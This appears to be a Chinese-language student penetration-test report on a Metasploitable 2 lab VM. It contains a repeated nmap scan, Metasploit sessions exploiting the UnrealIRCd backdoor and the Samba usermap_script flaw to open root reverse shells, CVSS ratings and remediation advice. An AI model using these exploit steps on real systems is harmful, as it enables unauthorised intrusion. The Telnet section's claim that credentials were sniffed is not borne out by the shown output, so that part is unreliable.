

資安檢測技術與實務

期中滲透測試報告 洪峻宸, 邵靖翔



開始測試

```
kali@kali:~$ nmap -p1-65535 -A 192.168.203.129
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-23 08:46 EDT
Nmap scan report for 192.168.203.129
Host is up (0.012s latency).
Not shown: 65536 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.203.128
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:7b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet
25/tcp    open  smtp
smtp-comms: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN
sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ssl-date: 2024-04-23T12:49:09-0800; +1s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu004-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
80/tcp    open  http
http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind
|_rpcinfo:
|_program version port/proto service
|_100000 2 111/tcp rpcbind
|_100000 2 111/udp rpcbind
|_100003 2,3,4 2049/tcp nfs
|_100003 2,3,4 2049/udp nfs
|_100005 1,2,3 44528/tcp mountd
|_100005 1,2,3 48123/udp mountd
|_100021 1,2,4 44921/udp nlockmgr
|_100021 1,3,4 52188/tcp nlockmgr
|_100024 1 37670/tcp status
|_100024 1 46571/udp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  * Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
60000/tcp open  cmy-classicsh dmccshd
```


開始測試

- 使用 `nmap` 對 Metasploitable 2 進行掃描
 - Telnet
 - UnrealIRCd (3.2.8.1)
 - Sambz (3.0.20-Debian)

```
File Actions Edit View Help
kali@kali:~$ nmap -p1-65535 -A 192.168.203.129
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-23 08:46 EDT
Nmap scan report for 192.168.203.129
Host is up (0.012s latency).
Not shown: 65536 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.203.128
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:7b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet
25/tcp    open  smtp
smtp-comms: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN
sslv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ssl-date: 2024-04-23T12:49:09-0800; +1s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu004-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
80/tcp    open  http
http-server-header: Apache/2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind
rpcinfo:
|_program version port/proto service
|_100000 2 111/tcp rpcbind
|_100000 2 111/udp rpcbind
|_100003 2,3,4 2049/tcp nfs
|_100003 2,3,4 2049/udp nfs
|_100005 1,2,3 44528/tcp mountd
|_100005 1,2,3 48123/udp mountd
|_100021 1,2,4 44921/udp nlockmgr
|_100021 1,3,4 52188/tcp nlockmgr
|_100024 1 37670/tcp status
|_100024 1 46571/udp status
139/tcp   open  netbios-ssn Samba smb2 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  * Samba smb2 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
6000/tcp  open  cmy-classesh-unixsystem
```

開始測試

- 使用 nmap 對 Metasploitable 2 進行掃描
 - Telnet
 - UnrealIRCd (3.2.8.1)
 - Smbz (3.0.20-Debian)
- 使用 CVSS 評分作為嚴重性參考



```
File Actions Edit View Help
kali@kali:~$ nmap -p1-65535 -A 192.168.203.129
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-23 08:46 EDT
Nmap scan report for 192.168.203.129
Host is up (0.012s latency).
Not shown: 65536 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.203.128
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
OpenSSH 4.7p1 Debian Bubuntu1 (protocol 2.0)
ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet
Linux telnetd
25/tcp    open  smtp
Postfix smtpd
|_smtp-command: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITIME, DSN
sslv2:
|_sslv2 supported
|_ciphers:
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ssl-date: 2024-04-23T12:49:09-0800; +1s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu004-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
80/tcp    open  http
Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind
2 (RPC #100000)
|_rpcinfo:
|_program version port/proto service
|_100000 2 111/tcp rpcbind
|_100000 2 111/udp rpcbind
|_100003 2,3,4 2049/tcp nfs
|_100003 2,3,4 2049/udp nfs
|_100005 1,2,3 44528/tcp mountd
|_100005 1,2,3 48123/udp mountd
|_100021 1,2,4 44921/udp nlockmgr
|_100021 1,3,4 52188/tcp nlockmgr
|_100024 1 37670/tcp status
|_100024 1 46571/udp status
139/tcp   open  netbios-ssn
Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  *
Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec
netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
6000/tcp  open  x11
X11 protocol client
6000/tcp  open  x11
X11 protocol client
```

Telnet 滲透測試過程

因telnet中的資訊是未加密的，可利用此漏洞加以 sniff 來獲得 Telnet Metasploitable2 的帳號密碼

```
msf6 payload(cmd/unix/bind_busybox_telnetd) > search telnet_version

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  auxiliary/scanner/telnet/lantronix_telnet_version  .              normal No    Lantronix Telnet Service Banner Detection
1  auxiliary/scanner/telnet/telnet_version           .              normal No    Telnet Service Banner Detection

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version

msf6 payload(cmd/unix/bind_busybox_telnetd) > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

Name      Current Setting  Required  Description
--      -
PASSWORD  no              no        The password for the specified username
RHOSTS    yes            yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
RPORT     23             yes        The target port (TCP)
THREADS   1              yes        The number of concurrent threads (max one per host)
TIMEOUT   30             yes        Timeout for the Telnet probe
USERNAME  no              no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.126.130
rhosts => 192.168.126.130
msf6 auxiliary(scanner/telnet/telnet_version) > run

[*] 192.168.126.130:23 - 192.168.126.130:23 TELNET
[*] 192.168.126.130:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

ntact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
Warning: Never expose this VM to an untrusted network!\x0a\x0aCo
```

在結果中可看到 with msfadmin/msfadmin to get started 文字，經檢查 msfadmin/msfadmin 為 Metasploitable2 的 root 身分

Telnet 發現的漏洞和風險評估

- 由於 Telnet 服務中的資訊是以明文傳輸，因此我們能夠透過 sniffer 監聽來獲得 Telnet 的帳號密碼，可能導致 root 權限帳號與密碼皆被竊取進而導致權限外洩 (CVE-2018-10698)
- 此漏洞在 CVSS 3.1 中獲得 9.8 分評估為 CRITICAL，CVSS 2.0中獲得10.0分評估為 HIGH
- Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H。

Telnet 弱點修復建議和策略

- 由於此弱點是由telnet的實現造成的，因此我們建議棄用telnet改為使用ssh或https等加密傳輸訊息的工具來連線遠端主機。

UnrealIRCd 滲透測試過程

- 經查詢為3.2.8.1版本，為一有漏洞的版本
- 在 Metasploit 中查詢此版本 UnrealIRCd 的 exploit，可用 `unix/irc/unreal_ircd_3281_backdoor`。

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > info

Name: UnrealIRCd 3.2.8.1 Backdoor Command Execution
Module: exploit/unix/irc/unreal_ircd_3281_backdoor
Platform: Unix
Arch: cmd
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2010-06-12

Provided by:
hdm <x@hdm.io>

Available targets:
  Id  Name
  --  --
  => 0  Automatic Target

Check supported:
No

Basic options:


| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 6667            | yes      | The target port (TCP)                                                                                                                                                                               |



Payload information:
Space: 1024

Description:
This module exploits a malicious backdoor that was added to the Unreal IRCd 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

References:
- https://nvd.nist.gov/vuln/detail/CVE-2010-2075
- OSVDB (65445)
- http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

View the full module info with the info -d command.
```


UnrealIRCd 滲透測試過程

利用此exploit進行滲透並獲得Metasploitable2的root身分

```
Name      Current Setting  Required  Description
-----
CHOST      no               no        The local client address
CPORT      no               no        The local client port
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.126.130  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      6667             yes       The target port (TCP)

Payload options (cmd/unix/reverse):
Name      Current Setting  Required  Description
-----
LHOST     192.168.126.128  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 4445
lport => 4445
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.126.128:4445
[*] 192.168.126.130:6667 - Connected to 192.168.126.130:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.126.130:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo uyUDDScfmbkVaDvA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "uyUDDScfmbkVaDvA\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.126.128:4445 -> 192.168.126.130:33961) at 2024-04-21 14:29:00 -0400

whoami
root
```

UnrealIRCd 發現的漏洞和風險評估

- UnrealIRCd 3.2.8.1 在 `DEBUG3_DOLOG_SYSTEM` 巨集中包含外部引入的修改（特洛伊木馬），該修改允許遠端攻擊者執行任意命令 (CVE-2010-2075)
- 此漏洞在 CVSS 3.x 中尚未評分，CVSS 2.0 中獲得 7.5 分評估為 **HIGH**
- Vector: (AV:N/AC:L/Au:N/C:P/I:P/A:P)。

UnrealIRCd 弱點修復建議和策略

- 保持 UnrealIRCd 更新
- 使用專用帳戶和機器
- 備份和文件權限
- 謹慎選擇管理員
- 使用 DNS 黑名單
- 防禦垃圾郵件和洪水攻擊

Samba 滲透測試過程

- 先了解靶機samba版本，查詢Metasploitable2後確認其版本為3.0.20，為一有漏洞可以利用的版本。在metasploit中找到該版本的exploit。

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.203.129
RHOST => 192.168.203.129
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.203.129:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.203.129:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.203.129: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Samba 滲透測試過程

- 設定此exploit的options

```
msf6 auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.203.129
RHOST => 192.168.203.129
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  | 192.168.203.129 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 139             | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/unix/reverse):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.203.128 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.203.128
LHOST => 192.168.203.128
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
```

Samba 滲透測試過程

- 在metasploit中run此exploit並得到root身分

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.203.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo o2G4qVQKwiv9UGe;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "o2G4qVQKwiv9UGe\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.203.128:4444 → 192.168.203.129:40245) at 2024-04-22 13:04:02 -0400

whoami
root
```

Samba 發現的漏洞和風險評估

- 當啟用 `username map script smb.conf` 選項時，Samba 3.0.0 到 3.0.25rc3 中 `smbd` 中的 `MS-RPC` 功能允許遠端攻擊者透過涉及 `SamrChangePassword` 函數的 `shell metacharacters` 執行任意命令，並允許遠端經過驗證的使用者可以透過 `shell metacharacters` 執行命令，並涉及遠端印表機和檔案共用管理中的其他 `MS-RPC` 功能 (CVE-2007-2447)
- 此漏洞在CVSS 3.x 中尚未評分，CVSS 2.0 中獲得 6.0 分評估為 **MEDIUM**
- Vector: (AV:N/AC:M/Au:S/C:P/I:P/A:P)

Samba 弱點修復建議和策略

- 升級到最新版本
- 使用加密密碼
- 選擇適當的安全級別
- 使用有效的用戶列表
- 實施服務器級別安全性
- 使用 ADS 安全模式
- 定期檢查和更新配置

結論

- 這些弱點對 Metasploitable 2 系統具有非常嚴重的安全威脅，我們也提供了一些關於這些弱點以及 Metasploitable 2 的修改建議以消除這些弱點，包含棄用 Telnet, 升級 UnrealIRCd 和 Samba 服務等等。

發現的漏洞	弱點編號	CVSS 3.x評分/嚴重性	CVSS 2.0評分/嚴重性
telnet明文傳輸	CVE-2018-10698	9.8 / CRITICAL	10 / HIGH
UnrealIRCd後門程式	CVE-2010-2075	NA	7.5 / HIGH
Samba username map script	CVE-2007-2447	NA	6.0 / MEDIUM